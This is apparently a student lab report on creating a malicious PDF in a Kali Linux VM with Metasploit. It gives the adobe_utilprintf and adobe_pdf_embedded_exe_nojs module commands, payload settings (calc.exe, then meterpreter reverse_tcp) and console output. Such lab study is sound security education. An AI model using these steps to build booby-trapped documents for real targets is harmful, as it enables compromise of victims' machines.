Malicious PDF File Creation - No. 11

Goal: 1) Creating (red team) and 2) Analyzing (blue team) a malicious PDF

Cautions: PLEASE HANDLE MALICIOUS FILES WITH CARE. DO NOT CLICK ON OR EXECUTE THEM. YOU NEED TO CREATE OR DOWNLOAD THEM INTO YOUR MINI-VIRTUAL LAB AND ANALYZE THEM THERE WITHOUT EXECUTING THEM.


Report for Assignment 1 stage 1. I.e., creating a malicious PDF file using the Kalli Linux Metasploit too

Stage 1.
Deliverable: A malicious PDF file and a separate documentation file explaining how you created the pdf file along with some snapshots and also the secret code you have embedded into the shellcode. You may need to zip the pdf file and create a password for unzipping it (share the password in your documentation) so the browsers cannot open it

Set up for Virtual box and Kali Linux

Installation of Virtual box on the system (Windows 10).
Configuration is as follows:

1. Guide to install virtual box:
   https://www.virtualbox.org/wiki/Downloads
2. Installation of Kali Linux:
   https://www.kali.org/
   Configuration is as follows:




```
General
Name:              kali2
Operating System:  Ubuntu (64-bit)

System
Base Memory:   2048 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display
Video Memory:            16 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled

Storage
Controller: IDE
 IDE Secondary Device 0:  [Optical Drive] kali-linux-2022-W39-live-i386.iso (3.20 GB)
Controller: SATA
 SATA Port 0:             kali2.vdi (Normal, 80.00 GB)

Audio
Host Driver:  Windows DirectSound
Controller:   ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (NAT)

USB
USB Controller:  OHCI
Device Filters:  0 (0 active)

Shared folders
None

Description
None
```

Steps for creating the malicious PDF:

1.Using Metasploit Framework through cmd line interface.
Use msfconsole command to start the metasploit console.


$msfconsole



```
$ sudo msfdb init && msfconsole
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com
```

2.Using the following command we can insert the payload to the malicious pdf :

Use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs



```
msf6 > use exploit/multi/browser/adode_flash_shader_drawing_fill
[-] No results from search
[-] Failed to load module: exploit/multi/browser/adode_flash_shader_drawing_f
ill
msf6 > show options

Global Options:
===============

   Option               Current Setting    Description
   ------               ---------------    -----------
   ConsoleLogging       false              Log all console input and output
   LogLevel             0                  Verbosity of logs (default 0, max
                                           3)
   MeterpreterPrompt    meterpreter        The meterpreter prompt string
   MinimumRank          0                  The minimum rank of exploits that
                                           will run without explicit confirma
                                           tion
   Prompt               msf6               The prompt string
   PromptChar           >                  The prompt character
   PromptTimeFormat     %Y-%m-%d %H:%M:%S  Format for timestamp escapes in pr
                                           ompts
   SessionLogging       false              Log all input and output for sessi
                                           ons
   SessionTlvLogging    false              Log all incoming and outgoing TLV
                                           packets
   TimestampOutput      false              Prefix all console output with a t
                                           imestamp

msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
```

Below command to inject utilprintf payload into the pdf:

Use exploit/windows/fileformat/adobe_utilprintf

Now to set the file name to malicious.pdf use the following command:


Set FILENAME malicious.pdf

To send the payload to the malicious pdf, the following command is used:

Set PAYLOAD windows/exec


Use the below command which opens the file as a calculator:

Set CMD calc.exe



```
lhost ⇒ 192.168.25.11
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > set lport 443
lport ⇒ 443
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > use exploit/wi
ndows/fileformat/adobe_utilprintf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > set FILENAME malicious.pd
f
FILENAME ⇒ malicious.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/exec
PAYLOAD ⇒ windows/exec
msf6 exploit(windows/fileformat/adobe_utilprintf) > set CMD calc.exe
CMD ⇒ calc.exe
msf6 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  malicious.pdf    yes       The file name.


Payload options (windows/exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       calc.exe         yes       The command string to execute
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)

   **DisablePayloadHandler: True   (no handler will be created!)**
```

Now the pdf is created by executing the command : exploit
and saved as malicious.pdf in the location : home/kali/.msfr4/local/malicious.pdf



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  malicious.pdf    yes       The file name.


Payload options (windows/exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       calc.exe         yes       The command string to execute
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf6 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'malicious.pdf' file ...
[+] malicious.pdf stored at /home/kali/.msf4/local/malicious.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/meter
preter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
```

Now we have zipped the malicious.pdf and have the password to Sankar.